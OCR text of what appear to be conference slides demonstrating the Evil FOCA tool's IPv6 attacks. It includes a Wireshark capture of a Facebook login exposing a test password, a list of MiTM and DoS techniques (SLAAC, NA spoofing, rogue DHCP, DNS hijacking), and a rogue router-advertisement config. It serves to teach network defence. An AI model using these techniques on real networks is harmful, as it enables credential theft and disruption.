
Facebook, Inc.
Social Network company

Facebook is an online social networking service, whose name stems from the colloquial name for the book given to students at the start of the academic year by some university administrations in the ... Wikipedia

Stock price:
FB (NASDAQ) $37.78 +0.29 (+0.78%)
Aug 2, 9:45 AM EDT - Disclaimer

Founded: February 4, 2004, Cambridge, Massachusetts, United States

Step 9: Connects to Facebook



http://es-es.facebook.com/

¡Bienvenido a Facebook en ...

facebook

Correo electrónico o teléfono: evil@foca.com

Contraseña: ••••

Entrar

□ No cerrar sesión

¿Has olvidado tu contraseña?

Facebook te ayuda a comunicarte y compartir con las personas que conoces.

Regístrate

Es gratis (y lo seguirá siendo).

Nombre

Apellidos

Tu correo electrónico

Vuelve a escribir tu correo

Contraseña


Fecha de nacimiento

Día Mes Año

¿Por qué tengo que dar mi fecha de nacimiento?

○ Mujer ○ Hombre

Step 10: Grab password with WireShark



Filter: http


```
No.  Time       Source                       Destination            Protocol Length Info
 3913 236.227946 fe80::6965:7ae2:65e3:3958   fe80::d1a5:3fc4:8ac HTTP         79 HTTP/1.1 200 OK  (image/x-icon)
 3920 236.561207 fe80::6965:7ae2:65e3:3958   fe80::d1a5:3fc4:8ac HTTP         79 HTTP/1.1 200 OK  (GIF89a)
 3932 245.859387 fe80::d1a5:3fc4:8ac9:7f36   fe80::6965:7ae2:65e HTTP        200 POST http://www.facebook.com/login.php?login_
```

```
⊞ Frame 3932: 200 bytes on wire (1600 bits), 200 bytes captured (1600 bits) on interface 0
⊞ Ethernet II, Src: Microsof_01:32:04 (00:15:5d:01:32:04), Dst: Microsof_01:32:06 (00:15:5d:01:32:06)
⊞ Internet Protocol Version 6, Src: fe80::d1a5:3fc4:8ac9:7f36 (fe80::d1a5:3fc4:8ac9:7f36), Dst: fe80::6965:7ae2:65e3:3958 (fe80::6965
⊞ Transmission Control Protocol, Src Port: 49257 (49257), Dst Port: 61638 (61638), Seq: 1036, Ack: 1, Len: 126
⊞ [2 Reassembled TCP Segments (1161 bytes): #3931(1035), #3932(126)]
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: application/x-www-form-urlencoded
    lsd=AVrb-jl5&email=evil@foca.com&pass=1234&default_persistent=0&timezone=-120&lgnrnd=072803_TALO&lgnjs=1374935331&locale=es_ES
```

Other Evil FOCA Attacks

- MiTM IPv6
  - NA Spoofing
  - SLAAC attack
  - WPAD (IPv6)
  - Rogue DHCP
- DOS
  - IPv6 to fake MAC using NA Spoofing (in progress)
  - SLAAC DOS using RA Storm
- MiTM IPv4
  - ARP Spoofing
  - Rogue DHCP (in progress)
  - DHCP ACK injection
  - WPAD (IPv4)
- DOS IPv4
  - Fake MAC to IPv4
- DNS Hijacking

SLAAC D.O.S.




```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

 Connection-specific DNS Suffix: localdomain
 IPv6 Address. . . . . . . . . . : 4:1:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:2:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:3:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:4:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:5:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:6:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:7:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:8:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:9:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:10:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:11:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:12:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:13:1:0:156d:9e7e:48d3:704e
 IPv6 Address. . . . . . . . . . : 4:14:1:0:156d:9e7e:48d3:704e
```

Conclusions

- IPv6 is on your box
  - Configure it or kill it (if possible)
- IPv6 is on your network
  - IPv4 security controls are not enough
  - Topera (port scanner over IPv6)
  - Slowloris over IPv6
  - Kaspersky POD
  - Michael Lynn & CISCO GATE
  - SUDO bug (IPv6)
  - …

Big Thanks to

- THC (The Hacker’s Choice)
  - Included in Back Track/Kali
  - Parasite6
  - Redir6
  - Flood_router6
  - .....
- Scappy



```
interface eth1
{
        AdvSendAdvert on;
        AdvOtherConfigFlag on;
        MinRtrAdvInterval 3;
        MaxRtrAdvInterval 10;
#       AdvDefaultPreference low;
#       AdvHomeAgentFlag off;
        prefix 2001::/64
        {
                AdvOnLink on;
                AdvAutonomous on;
                AdvRouterAddr on;
        };
```

Street Fighter “spanish” Vega

Enjoy Evil FOCA

- http://www.informatica64.com/evilfoca/
- Next week, Defcon Version at:
- http://blog.elevenpaths.com

- chema@11paths.com
- @chemaalonso